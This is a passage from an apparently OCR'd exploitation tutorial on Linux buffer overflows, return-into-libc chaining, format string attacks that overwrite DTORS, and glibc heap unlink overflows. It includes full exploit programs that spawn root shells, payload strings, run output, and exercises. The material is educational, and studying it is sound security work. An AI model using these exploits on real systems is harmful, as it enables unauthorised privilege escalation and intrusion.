#define SLEDLENGTH  8192
#define NOP         0x20

int main(int argc, char *argv[])
{
    u_int cmd_addr = (u_int)&cmd_addr;
    char oflowbuf[OFLOWSIZE+8+1];
```


```
    char cmd[SLEDLENGTH+sizeof(COMMAND)];
    char *av[] = {TARGET, oflowbuf, NULL};
    char *ev[] = {cmd, NULL};

    /* Command offset */
    if (argv[1])
        cmd_addr -= atoi(argv[1]);

    /* Build the overflow string and the fake stack */
    memset(oflowbuf, 'A', sizeof(oflowbuf));
    *((u_int *)&oflowbuf[sizeof(oflowbuf)-5]) = cmd_addr;
    *((u_int *)&oflowbuf[sizeof(oflowbuf)-9]) = DUMMYADDR;
    *((u_int *)&oflowbuf[OFLOWSIZE-4]) = SYSTEMADDR;
    oflowbuf[sizeof(oflowbuf)-1] = '\0';

    /* Set the NOP's
     * and copy the shell spawning code */
    memset(cmd, NOP, sizeof(cmd));
    memcpy(&cmd[sizeof(cmd)-(sizeof(COMMAND))],
        COMMAND, strlen(COMMAND));
    cmd[sizeof(cmd)-1] = '\0';
    printf("Using command address 0x%08x\n", cmd_addr);
    execve(TARGET, av, ev);
    exit(EXIT_FAILURE);
}
```

And we run the exploit to get the expected shell:

```
$ ./exploit3
Using command address 0xbffff6fc
sh-2.05b$ exit
exit
Segmentation fault
```

When we leave the shell we get a SIGSEGV because the dummy address we supplied is just that, a dummy value holding an illegal address. We can replace the dummy address by the address to `exit` to exit cleanly, or kill the parent process (the vulnerable program) when we are done using the shell.

But since /bin/sh on Linux does not deliver the gained effective UID, as learned when we developed the shellcode earlier, we need to set the real UID to the effective before calling `system`. In case of an effective UID of zero, which almost always is the case, we add the call '`setuid(0)`' to our fake stack, resulting in the layout below.




The problem now is how to get an argument of zero in place for the call to `setuid`. We can't insert a 32 bit zero value in the string used to overflow the buffer since that will end the copy of the same, resulting in loss of the pointer to the location of the shell. We must use a routine that writes a zero to a given location *after* the overflow has taken place. There are a bunch of routines that can be used for this, `strcpy` for example, writes the terminating NULL character, so we could call it four times to write an UID of zero.

But we will use `printf` in this example, with the format command '`%n`'. Format commands (and '%n' in particular) will be covered in more depth in the next chapter. For now, it is enough to know that `'printf("%n", pointer)'` will write a 32 bit value of zero to the location of `pointer`, which is exactly what we need.

But it is easy to see that the fake stack above does not permit a third function, since there simply is no room for it. We have to "move up" to the frame level of memory organization.

Remember how we used the least significant byte in the saved frame pointer to gain control in the "off by one" section, we now control all 32 bits, which means that we completely control where the process should `POP` the return address from the next time the procedure epilog takes place. Instead of waiting for the process to execute a `LEAVE` instruction followed by a `ret`, we find a location in the text segment that does this, and use that location as the return address to jump to another location. In order to call multiple functions (with an arbitrary number of arguments), we chain the frames together, as in the figure below.



The leftmost fragment is what we want the stack to look like after the overflow in `mystrcpy`. The address to fake frame 1 will be `POP`'ed into `ebp` and the process jumps to a location that performs a `LEAVE` followed by a `ret`, which will place the address to fake frame 2 into `ebp` and make the process execute `printf` with our arguments to write the UID of zero.

This obviously requires knowledge about where the first fake frame is located. Fortunately, Linux does not randomize the start of the stack as OpenBSD does, which makes it easy to calculate exactly where environment variables, arguments and everything else is placed on the stack. The next program prints it's two environment variables along with their addresses.

```
/*
 * envaddr.c
 */
#include <unistd.h>
#include <stdio.h>

#define TARGET   "./envaddr"
#define FIRSTENV "ABCDEFGH"
#define SECENV   "IJKLMNOP"
#define ENVBASE (0xc0000000-0x04-sizeof(TARGET))

int
main(int argc, char *argv[])
{
    char *av[] = {NULL};
    char *ev[] = {SECENV, FIRSTENV, NULL};

    if (argc != 0)
        execve(TARGET, av, ev);

    printf("0x%08x:'%s'\n0x%08x:'%s'\n",
        ENVBASE-sizeof(FIRSTENV), ENVBASE-sizeof(FIRSTENV),
        ENVBASE-(sizeof(FIRSTENV)+sizeof(SECENV)),
        ENVBASE-(sizeof(FIRSTENV)+sizeof(SECENV)));
    exit(0);
}
```

The ENVBASE address is the start of the stack from our point of view. The stack itself start at 0xc0000000[6], but there has to be room for a pointer to a `struct linux_binprm`, which takes four bytes, as well as the name of the file being executed. To get the exact address of the first environment variable we simply subtract its size, including the terminating NULL character, from the `ENVBASE` address.

By inserting the fake frames into the environment we know their exact location, and there is no need to brute force. In fact, we just have to look up the addresses to the routines that we want to call and we are set to go.

```
/*
 * exploit3b.c
 */
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
```

[6] Unless the author of the vulnerable program changed this by using `setrlimit`.

```
#include <sys/types.h>

#define TARGET      "./stack_oflow1"
#define SYSTEMADDR  0x40068530
#define SETUIDADDR  0x400d3f70
#define PRINTFADDR  0x40078930
#define LEAVERET    0x804836a

#define EBPOFFSET   24
#define SHELL       "/bin/sh"
#define PRINTFARG   "%n"
#define ENVBASE (0xc0000000-0x04-sizeof(TARGET))

struct fake_frame0 {
    u_int frame1;
    u_int leaveret;
};
struct fake_frames {
    struct fake_frame1 {
        u_int frame2;
        u_int printfa;
        u_int leaveret;
        u_int printfarg;
        u_int setuidarg;
    } frame1;
    struct fake_frame2 {
        u_int dummy;
        u_int setuida;
        u_int systema;
        u_int setuidarg;
        u_int shellpt;
    } frame2;
};

int
main(int argc, char *argv[], char *envp[])
{
    char buf[EBPOFFSET+sizeof(struct fake_frame0)+1];
    char frames[sizeof(struct fake_frames)+1];
    struct fake_frame0 *ff0;
    struct fake_frames *ffs;
    char *av[] = {TARGET, buf, NULL};
    char *ev[] = {frames, PRINTFARG, SHELL, NULL};

    /* Fill up overflow buffer */
    memset(buf, 'A', sizeof(buf));
    buf[sizeof(buf)-1] = '\0';

    frames[sizeof(frames)-1] = '\0';
    ff0 = (struct fake_frame0 *)&buf[EBPOFFSET];
    ffs = (struct fake_frames *)frames;

    /* Fake frame 0 */
    ff0->frame1 = ENVBASE-(sizeof(SHELL)+
```

```
        sizeof(PRINTFARG)+sizeof(frames));
    ff0->leaveret = LEAVERET;

    /* Fake frame 1 */
    ffs->frame1.frame2 = ff0->frame1+sizeof(ffs->frame1);
    ffs->frame1.printfa = PRINTFADDR;
    ffs->frame1.leaveret = LEAVERET;
    ffs->frame1.printfarg = ENVBASE-(sizeof(SHELL)+sizeof(PRINTFARG));
    ffs->frame1.setuidarg = ffs->frame1.frame2+12;

    /* Fake frame 2 */
    ffs->frame2.dummy = LEAVERET;
    ffs->frame2.setuida = SETUIDADDR;
    ffs->frame2.systema = SYSTEMADDR;
    ffs->frame2.setuidarg = 0x41414141;
    ffs->frame2.shellpt = ENVBASE-sizeof(SHELL);

    printf("Frame 1 at 0x%08x\n", ff0->frame1);
    printf("Frame 2 at 0x%08x\n", ffs->frame1.frame2);
    printf("\"%s\" at 0x%08x\n", SHELL, ffs->frame2.shellpt);
    printf("\"%s\" at 0x%08x\n", PRINTFARG, ffs->frame1.printfarg);
    printf("setuid arg at 0x%08x\n", ffs->frame1.setuidarg);
    execve(TARGET, av, ev);
    exit(EXIT_FAILURE);
}
```

We then run the exploit to get our reward.

```
$ ./exploit3b
Frame 1 at 0xbfffffb9
Frame 2 at 0xbfffffcd
"/bin/sh" at 0xbfffffe5
"%n" at 0xbfffffe2
setuid arg at 0xbfffffd9
# id
uid=0(root) gid=100(users) groups=100(users),10(wheel)
# exit
exit
Segmentation fault
$
```

A much easier way would be to place a program like our shellcode somewhere on the system and return into `execl` to run it, but that would not be as much fun, would it?

3.4.1 Zero byte(s) in address

The return into libc technique works when the address to the desired routine does not contain any bytes set to zero, since any ASCIIZ copy routine (which almost always is the case in an overflow) will halt the copy at that byte, preventing us from building the fake stack.

If the non-exec-stack patch developed by Solar Designer is applied to your Linux kernel, all libc functions have addresses starting with 0x00, preventing this method.

An address to a routine in a dynamically linked library is kept in the global offset table (GOT)[7] of the program. The initial address in a GOT entry points to code in the procedure linkage table (PLT). The PLT code is run once the routine is called, and replaces the PLT address in the GOT entry with the real address before executing the routine itself [8].

```
$ objdump -R stack_oflow1 | awk '/strcpy$/{print "0x"$1}'
0x080494b0
$ gdb stack_oflow1
[SNIP]
(gdb) break main
Breakpoint 1 at 0x8048352: file stack_oflow1.c, line 15.
(gdb) break 17
Breakpoint 2 at 0x804836a: file stack_oflow1.c, line 17.
(gdb) r dummyarg
Starting program: stack_oflow1 dummyarg
Breakpoint 1, main (argc=2, argv=0xbffff7b4)
(gdb) x/x 0x080494b0
0x80494b0 <_GLOBAL_OFFSET_TABLE_+16>: 0x0804826e
(gdb) c Continuing.
Breakpoint 2, main (argc=2, argv=0xbffff7b4)
(gdb) x/x 0x080494b0
0x80494b0 <_GLOBAL_OFFSET_TABLE_+16>: 0x4009ebb0
(gdb)
```

We find the address to the GOT entry of strcpy with the help of objdump before we load stack_oflow1 into gdb. When the first breakpoint is hit, the address is 0x0804826e, which later is replaced with 0x4009ebb0 once strcpy has been called (as you can see, this kernel lacks Solar Designer's patch).

Since the PLT address does not contain any zero bytes, we can use any routine that the program uses by calling the PLT code instead of the routine directly.

This obviously limits us to the library routines used by the vulnerable program, but since an overflow in almost all cases is triggered by a libc routine that copyes an ASCIIZ string, we are more or less guaranteed that a vulnerable program supplies a way to copy a string. We use that copy routine to write the shellcode to the data segment, which is executable (for alot of reasons this is *very* hard to set non-executable[9]) and then calls that address to run our code.

3.5 A note about indirect overflows

The classic buffer overflow example often uses `strcpy`, `sprintf` or a similair copy routine to demonstrate the danger, and advices the reader (just as I did above) to use the safe `strncpy` or `snprintf` routine instead.

The use of boundary checking routines does not guarantee that a program is free from buffer overflows. The buffer overflow might be triggered indirect instead, for example by an integer overflow as in the following example program:

[7] This apply to ELF binaries.

[8] You can force the binding of all routines before main is entered by setting the environment variable LD_BIND_NOW.

[9] You might want to look at grsecurity which includes PaX for an implementation of non executable pages.

```
/*
 * stack_overflow3.c
 */
#include <stdio.h>
#include <stdlib.h>
#include <alloca.h>
#include <sys/types.h>

int main(int argc, char *argv[])
{
    u_short len;
    u_char *pt;

    if (argc == 1)
        return(1);

    len = strlen(argv[1]);
    printf("len: %d\n", len);
    pt = (char *)alloca(len);
    strncpy(pt, argv[1], strlen(argv[1]));
    return(0);
}
```

The stack overflow is triggered by a string longer than the maximum number for an unsigned short integer and might seem stupid, but the fact is that this type of bug is not that uncommon, especially in server-client models where the server and client interprets the transfered number different, which also is the case with signedness.

3.6 Exercises

301: What will happen when the program below is run with a string of length 1024 as the first argument, can you explain why?

```
/*
 * 301.c
 */
#include <stdlib.h>
int main(int argc, char *argv[])
{
    char buf[48];
    strcpy(buf, argv[1]);
    exit(0);
}
```

302: Write an exploit for the following program:

```
/*
 * 302.c
 */
#include <stdlib.h>
int main(int argc, char *argv[])
{
```

```
    char buf[128];

    if (argc != 0)
        exit(argc);

    strcpy(buf, argv[1]);
    return(0);
}
```

Chapter 4

Format string vulnerabilities

4.1 Introduction

Format string vulnerabilities has been known since the 1990's but danger was not realized until June 2000 when publicly available exploits appeared for the Washington University FTP daemon.

In this chapter we first recall which ANSI C routines to look for before we describe the problem and how to exploit it.

4.2 Format functions

A format function writes a string either to a (`FILE`) stream or to a new string. The following functions is defined in the ANSI C standard:

Name	Description
`printf`	Prints to standard out
`fprintf`	Prints to a stream
`sprintf`	Prints to a string
`snprintf`	Prints to a string with length checking
`vprintf`	Prints to standard out from a `va_arg` structure
`vfprintf`	Prints to a stream from a `va_arg` structure
`vsprintf`	Prints to a string from a `va_arg` structure
`vsnprintf`	Prints to a string from a `va_arg` structure, with length checking

The nice feature with a format function is that it convert (simple) types into string representations. This is accomplished by the presence of format commands inside the string to be printed (the format string). The format command informs the function how the next argument should be interpreted and printed.

In order for the function to recognize the format command, it is prepended with the '%' character. The simplest format command just tells the function what type the next argument has, like when printing an integer:

```
printf("The value of i is %d\n", i);
```

When `printf` reaches the format command during the print, it is told to interpret it's second argument as a (32bit) signed integer.

It is also possible to add extra information to the format command, like the width of the formatted output, which will prepend or append (if there is a leading minus sign) the output with spaces up to a given number.

```
printf("My name is '%12s'\n", name);
```

If name is shorter than 12 characters the output will be prepended with spaces such that the total length is 12

The format functions return the total number of bytes written when the format string has been processed, this can be useful in some situations but is often ignored.

4.3 Exploiting format string vulnerabilities

If a format function receives a single string which does not contain any format commands, the string itself is printed, like in the following program, which prints it's first argument:


```
/*
 * fmtvuln1.c
 */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#define MAXSTRING   128
int
main(int argc, char *argv[])
{
    char buf[MAXSTRING];
    strncpy(buf, argv[1], MAXSTRING);
    printf(buf);
    exit(0);
}
```

The call to `printf` has only one argument, the format string itself. If that string contains format commands, there is no corresponding argument available, so `printf` will fetch "illegal" data from the stack. Since we control the format string in the program above, we can insert format commands of our choice.

One thing that we can do is to examine the stack by the use of '%08x', which prints the next four bytes as a hexadecimal number, prepending it with zeroes up to the width of eight characters:

```
# ./fmtvuln1 %08x.%08x.%08x
bffff884.00000080.4002b968
```

The format function "climbs" up the stack four bytes for each appearance of the format command. The first number displayed is actually the address to the format string itself, since no arguments is supplied, `printf` does not "get ready" to print them.



Since the format string that we control reside on the stack, it is possible to reach the same by using the "stack pop's"[1] that we did above:

```
# ./fmtvuln1 AAAA.%08x.%08x.%08x.%08x
AAAA.bffff87a.00000080.4002b968.41414141
```

The distance to the format string is short in this example, so only four pop's is required to reach it. We find it by prepending 'AAAA' to the string, and look for 0x41414141, which is it's hexadecimal representation. In most C library implementations it is also possible to skip the stack popping sequence and refer to an argument directly by the 'direct parameter access' format command:

```
# ./fmtvuln1 'AAAA.%4$08x'
AAAA.41414141
```

As you can see, we refer directly to the fourth argument by adding '4$' to the format command ('%N$08x' will print the N'th argument). This can be useful to display data at locations hard to reach (one reason for this might be the limited size of the buffer holding the format string that we control). But this does not perform any "stack climbing", so appending the pop sequence used above will still print the beginning of the format string:

```
# ./fmtvuln1 'AAAA.%4$08x.%08x.%08x.%08x.%08x'
AAAA.41414141.bffff873.00000080.4002b968.41414141
```

So we can display data, but what about writing?

4.3.1 Creating the evil format string

The format functions return the number of bytes written, but that value can also be accessed *inside* the function with the format command '%n', which can be interpreted as "the next argument is a pointer to an unsigned integer where the number of bytes written so far shall be written". This sure comes handy, but in order to write a return address in one step we obviously have to write a *large* number.


[1] Note that this is not real stack pop's, since the stack pointer is not changed, but only the internal argument pointer used by `printf`.

A better approach is to split the write into four sub-writes, writing one byte at the time. This way we only have to focus on the least significant byte in the unsigned integer that keeps track of the bytes written, overflowing that byte for the next value if necessary.


One thing to keep in mind is that the three bytes before (higher addresses) the return address location (RETLOC, the address where we write the return address) will be overwritten by the three most significant bytes of the byte counting variable, so we must make sure that nothing important is overwritten there.

In order to write an arbitrary address to an arbitrary location we use the format string that we control. If we can reach it with the argument pointer used by the format function, as with the "pop" commands above, all we have to do is to build the string wisely.

Since we write the address in four steps, we need to set the current RETLOC for each write, together with a dummy value that we use to control the number of bytes written.



Then we have to append the pop commands required to reach the crafted string followed by the write commands.



There are a total of four write commands, one for each byte in the return address. The dummy address is used to set the least significant byte of the byte-counter variable to the value of the corresponding byte in the return address. This is accomplished by inserting a width-command together with the type description for the dummy value. We use unsigned as the type here, to allow an almost arbitrary dummy value (it can't contain any zero bytes). An unsigned 32 bit integer contains at most ten characters, so that is the minimum width we can use, fortunately we can overflow the byte to the desired value if we require less than the previous value.

The only question that remains is what RETLOC address to use. Since we can examine the stack word by word, it would be quite easy to find the exact location of a saved return address and overwrite that to execute our shellcode. But a better way is to overwrite the gcc's destructor table `DTORS`.

4.3.2 Overwriting DTORS

The destructor table is a list of pointers to functions that is called just before the process terminates (after cleanup routines) and is at a fixed address (just as the GOT entry for a dynamically allocated library function) once the program is compiled. The table starts with 0xffffffff and ends with a `NULL` pointer[2]. The `NULL` pointer is our target, all we have to do is to overwrite it with the address to our shellcode to execute it just before the program terminates.

[2]You can add a destructor routine to your program with the destructor attribute, like: `static void stop(void) __attribute__ ((destructor));`

A funny thing here is that the first entry (0xffffffff, or -1) actually holds the number of pointers or minus one if the table is empty, but that entry is never used.

We get the address to DTORS with the help of objdump:

```
$ objdump -h fmtvuln1 | awk '/.dtors/{print "0x"$4}'
0x08049508
```

We now have all we need to write an exploit:

```
/*
 * exploit4.c
 */
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include "../include/shellcode.h"

#define TARGET       "./fmtvuln1"
#define ESPOFFSET    12
#define SLEDLENGTH   8192
#define NOP          0x90

/* .dtors */
#define RETLOC      (0x08049508+4)
#define DUMMY       0xbadc0ded

int
mkfmtstr(ssize_t espoff, u_long retloc,
    u_long retaddr, u_char *buf, ssize_t buflen)
{
    /* Bytes written by target format function */
    size_t written;
    size_t pad;
    int tmp;

    /* Byte to write */
    int wb;
    int i;
    written = 0;
    memset(buf, 0x00, buflen);

    /* Add dummy/retloc pairs */
    *(u_long *)buf = DUMMY;
    *(u_long *)(buf +4) = retloc;
    buf += 8;

    *(u_long *)buf = DUMMY;
    *(u_long *)(buf +4) = retloc+1;
    buf += 8;

    *(u_long *)buf = DUMMY;
```

```
    *(u_long *)(buf +4) = retloc+2;
    buf += 8;

    *(u_long *)buf = DUMMY;
    *(u_long *)(buf +4) = retloc+3;

    buf += 8;
    buflen -= 32;
    written += 32;

    /* Stackpop */
    for (;espoff > 0; espoff -= 4) {
        snprintf(buf, buflen, "%%08x");
        buflen -= strlen("%08x");
        buf += strlen("%08x");
        written += 8;
    }
    printf("Appended write sequence '");

    /* Return address */
    for (i=0; i<4; i++) {
        wb = ((u_char *)&retaddr)[i] + 0x100;
        written %= 0x100;
        pad = (wb - written) % 0x100;
        if (pad < 10)
                pad += 0x100;
        tmp = snprintf(buf, buflen,
            "%%%du%%n", pad);
        printf("%%%du%%n", pad);
        written += pad;
        buflen -= tmp;
        buf += tmp;
    }
    printf("'\n");
    return(buflen >= 0 ? written : -1);
}

int
main(int argc, char *argv[])
{
    u_int ret = (u_int)&ret;
    char fmtbuf[256];
    char code[SLEDLENGTH+strlen(linuxcode)+1];
    char *av[] = {TARGET, fmtbuf, NULL};
    char *ev[] = {code, NULL};

    /* Offset */
    if (argv[1])
        ret -= atoi(argv[1]);
    printf("Using return address 0x%08x, retloc 0x%08x\n",
    ret, retloc);

    /* Build the format string */
    mkfmtstr(ESPOFFSET, RETLOC, ret, fmtbuf,
```

```
            sizeof(fmtbuf));

        /* Set the NOP's
         * and copy the shell spawning code */
        memset(code, NOP, sizeof(code));
        memcpy(&code[sizeof(code)-(strlen(linuxcode)+1)],
            linuxcode, strlen(linuxcode));

        code[sizeof(code)-1] = '\0';
        execve(TARGET, av, ev);
        exit(EXIT_FAILURE);
}
```

The function `mkfmtstr` takes the offset in bytes from the format function to the format string as an argument (`espoff`) and creates the format string required to write `retaddr` to the location `retloc`.

In some situations we only control part(s) of the format string, and have to take the number of bytes already written into consideration when generating the write commands. In fmtvuln1.c we control the whole format string so the local variable `written` is set to zero just before the dummy/retloc pairs is added.

```
$ ./exploit4
Using return address 0xbffff6ec, retloc 0x0804950c
Appended write sequence '%180u%n%10u%n%265u%n%192u%n'
sh-2.05b#
```

4.3.3 Write using direct parameter access

The 'direct parameter access' command presented above can also be used to write the return address by using a single dummy value, the four RETLOC addresses and four write commands '%D$Wu%N$n', where D is the dummy address parameter, W is the "width" for the current byte, and N the current RETLOC address. One thing to keep in mind is that this is not a portable way to write format string exploits since Solaris limits the parameters to 20 and BSD systems to 8.

4.4 Protection against format string attacks

IMMUNIX (http://www.immunix.org/) developed the first general solution for format bugs which they call "Formatguard". Formatguard is implemented as a patched version of glibc 2.2 and counts the number of arguments and the number of format commands, refusing to pass the call on to the real format function if they don't match.

4.5 Exercises

401: Write an exploit for the following program:

```
/*
 * 401.c
 */
```

```
#include <stdlib.h>
#include <string.h>
int
main(int argc, char *argv[])
{
    char buf[128];
    char *err = "Have to call exit, bye.\n";

    if (argc != 0) {
        printf(err);
        exit(argc);
    }

    strncpy(buf, argv[2], sizeof(buf));
    printf(buf);
}
```

402: Write an exploit for the following program:

```
/*
 * 402.c
 */
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int
main(int argc , char argv[])
{
    char q[255];
    char *e;

    if ( ((e = getenv("HOME")) == NULL) ||
            strchr(e, '%'))
        exit(EXIT_FAILURE);

    snprintf(q, sizeof(q), "Do you live in /%s?\n",
        &e[1]); printf(q);
}
```

Chapter 5

Heap overflows

5.1 Introduction


As always regarding overflows it all depends on what we can overwrite past the buffer that we are overflowing. In this chapter the buffer is located on the heap, so we have to know how memory is organized there.

Since we are targeting Linux we will focus on the GNU C library implementation of the `malloc` family, and learn how an overflow of the allocated region can be used to gain control over a process in some situations.


5.2 GNU C `malloc` & CO

When `malloc` is called, four bytes is added to the requested size, which then is rounded up to next double-word boundary. So a requested size of zero becomes 8, 7 becomes 16, 14 becomes 24 and so on.

The pointer returned by malloc is preceded by a two word long "header" containing the `prev_size` and `size` variable. The `size` variable holds, as one might guess the size of the current chunk.




But the three least significant bits in the `size` variable are used as flags, since the up-rounding guarantees that they never will be required for the chunk-size. The first (least significant) bit is set if the *previous* chunk is in use, the other two is not important at the moment, but the second one is set if the current chunk is allocated using `mmap`, and the third is used as a "non main arena" flag in glibc >= 2.3 (see article 6 in Phrack 61, `http://www.phrack.org/show.php?p=61` for details).



The `prev_size` variable holds (as one might guess again) the size of the *previous* chunk, *if* the previous chunk is unused (least significant bit in the `size` variable cleared). If the previous chunk is in use, four bytes is saved by making the `prev_size` variable part of the data space for the previous chunk.

When the allocated memory is no longer needed, `free` is normally called with the address of the chunk's data space. At first, `free` checks if the neighbor chunks are in use, the neighbors that are free are merged into one chunk. If not, the "previous in use" bit is turned off, and the data space changes in the chunk that was `free'd.`

The data space now contains two pointers; backward and forward[1], which points into a double linked list of non merged unused chunks. Each time `free` is called, this double linked list is traversed and chunks are merged with neighbors if possible.



When a chunk is merged with the previous chunk, that chunk is unlinked from the double linked list with the `unlink` macro, which does the following:

```
*(chunk_to_unlink->forward + 12) = chunk_to_unlink->backward
*(chunk_to_unlink->backward + 8) = chunk_to_unlink->forward
```

Since the forward and backward pointers point to the chunk (and not to data as `malloc` return), twelve and eight has to be added to reach and set the new forward and backward pointers in the neighbors of the double linked list.

5.3 Exploiting heap overflows

Since the chunks are kept in a list, it is possible to overwrite the next chunk of the one that we are overflowing. If we are lucky, there are good stuff like function pointers there to overwrite in order to own the eip register. This is actually what to look for in the first place since the implementation of the `malloc` family differs quite allot [2], and the exploit would be easier to port if we just need to change a pointer.


[1] Since the requested size is rounded up to the next double-word boundary, there are always room for these pointers.

[2] Solaris and IRIX uses the AT&T implementation (System V), BSDI, FreeBSD and OpenBSD uses BSD phk and Windows uses RtlHeap.

However, that is not always the case so we will gain control with the help of the unlink macro to exploit the following program:

```
/* heapoflow.c */
#include <stdio.h>
#include <stdlib.h>
int
main(int argc, char *argv[])
{
    char *pt;
    char *pt2;

    pt = malloc(1024);
    pt2 = malloc(512);
    strcpy(pt, argv[1]);
    free(pt);
 }
```

Recall that the unlink macro uses the forward and backward pointers in the data field of the free chunk to unlink it from the double linked list. If we control that area we can trick unlink into writing an arbitrary address to an arbitrary location. All we have to do is to set backward to the return address and forward to the location where to write it. But we must not forget to subtract twelve from the return address location, since it references the start of the chunk rather than start of data as malloc return.



To get the next chunk merged into the one being free'd, that chunk must not be in use. This is determined by checking the "previous in use" flag on the next-next chunk. Fortunately is the start of the next-next chunk calculated from the size field in the chunk that we control. So we simply set the size to minus four bytes and clear the "previous in use bit" flag in the fake header to trigger the unlink macro. A good place to put the shellcode is in the buffer that we are overflowing, since the address is easily obtained with the help of ltrace(1).

```
/*
 * exploit5.c
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include "../include/shellcode.h"

#define TARGET      "./heapoflow"

/* Total size of buffer to overflow
 * minus size variable in buffer
 * and prev_size in next chunk */
```

```
#define BUFSIZE     (1032-4-4)

/* size of fake chunk-tag */
#define TAGSIZE     16

/* Fake chunk size and prev_size value */
#define FAKEVALUE   0xfffffffc

/* Returnaddress, address of buffer + 8
 * (avoid forward and backward) */
#define RETADDR     (0x08049550 + 8)

/* .dtors */
#define RETLOC      (0x08049514+4)
#define JMP12CODE   "\xeb\x0c"
#define NOP         0x90

int   main(int argc, char *argv[])
{
    u_char buf[BUFSIZE + TAGSIZE + 1];
    char *av[] = {TARGET, buf, NULL};

    /* Pad up the buffer */
    memset(buf, NOP, BUFSIZE);

    /* Jump ahead code */
    memcpy(buf+8, JMP12CODE, strlen(JMP12CODE));

    /* Shellcode */
    memcpy(&buf[BUFSIZE-(strlen(linuxcode)+4)],
        linuxcode, strlen(linuxcode));

    /* prev_size in fake chunk-tag */
     *((u_int *)&buf[BUFSIZE]) = (u_int)FAKEVALUE;

    /* size in fake chunk-tag */
     *((u_int *)&buf[BUFSIZE+4]) = (u_int)FAKEVALUE & ~0x3;

    /* Forward pointer in fake chunk-tag */
     *((u_int *)&buf[BUFSIZE+8]) = (u_int)(RETLOC-12);

    /* Backward pointer in fake chunk-tag */
     *((u_int *)&buf[BUFSIZE+12]) = (u_int)RETADDR;

    buf[sizeof(buf)] = '\0';
    execve(TARGET, av, NULL);
    perror("execve()");
    exit(EXIT_FAILURE);
}
```

Appendix A

asmdump.pl

```
#!/usr/bin/perl

#
# Translate objdump -S output to cut and paste shellcode.
#
# Author: md0claes at mdstud.chalmers.se
# 2003-09-24
#

use strict;
use Getopt::Std;

$extprog::objdump = "objdump -S ";

# Options
$opts::program = shift;
$opts::startexpr = "";
$opts::endexpr = "";
$opts::addr = 1;
$opts::comment = 1;
$opts::warnz = 0;

#
# Do the dump
# $_[0] - Program to dump
#
sub translate($)
{
    my $intag = 0;
    my $last = 0;
    my $program = $_[0];
    my @lines;
    my $line;
    open(OBJDUMP, "$extprog::objdump $program |") ||
    die("** Error: Failed to open \"$extprog::objdump

    $program |\": $!\n");
    @lines = <OBJDUMP>;
```

```
    close(OBJDUMP) ||
    warn("** Warning: Failed to close OBJDUMP: $!\n");

    if (! $opts::startexpr)
        { $intag++; }

    foreach $line (@lines) {
        my @cols;
        if ($intag == 0) {
           next if not $line =~ /$opts::startexpr/;
           $intag++;
        }
        elsif (($opts::endexpr) &&
              ($line=~/$opts::endexpr/))
            { $last = 1; }

        chomp($line);
        @cols = split(/\t/, $line);

        # Code to translate
        if ($cols[0] =~ /^ 8/) {
            my $i;
            $cols[1] =~ s/  */ /g;
            $cols[1] =~ s/ $/\"/;
            $cols[1] =~ s/^/\"\\x/g;
            $cols[1] =~ s/ /\\x/g;

            if ($opts::addr == 1)
               { print("$cols[0]\t"); }

            print("$cols[1]");

            for ($i = 30 - length($cols[1]);
                    $opts::comment && $i>0; $i--)
                { print(" "); }
            if (($opts::comment == 1) && $cols[2])
                { print("\t/\* $cols[2] \*/"); }

            if ($opts::warnz && $cols[1] =~ /\\x00/){
                $opts::warnz++;
                print(" (Zero)");
            }

            print("\n");
        }
        else
            { print "$line\n"; }

        if ($last)
            { return; }
     }
}

#
```

```
# Print usage and exit.
#
sub usage($)
{
    print("\n");
    print("Usage: $_[0] program [Option(s)]\n");
    print("\n  Options:\n");
    print("    -a            Don’t print addresses\n");
    print("    -c            Don’t print commented code\n");
    print("    -s startexpr  Start at this regexp\n");
    print("    -e endexpr    End at this regexp\n");
    print("    -w            Warn on zero bytes\n\n");
    exit(1);
}

#
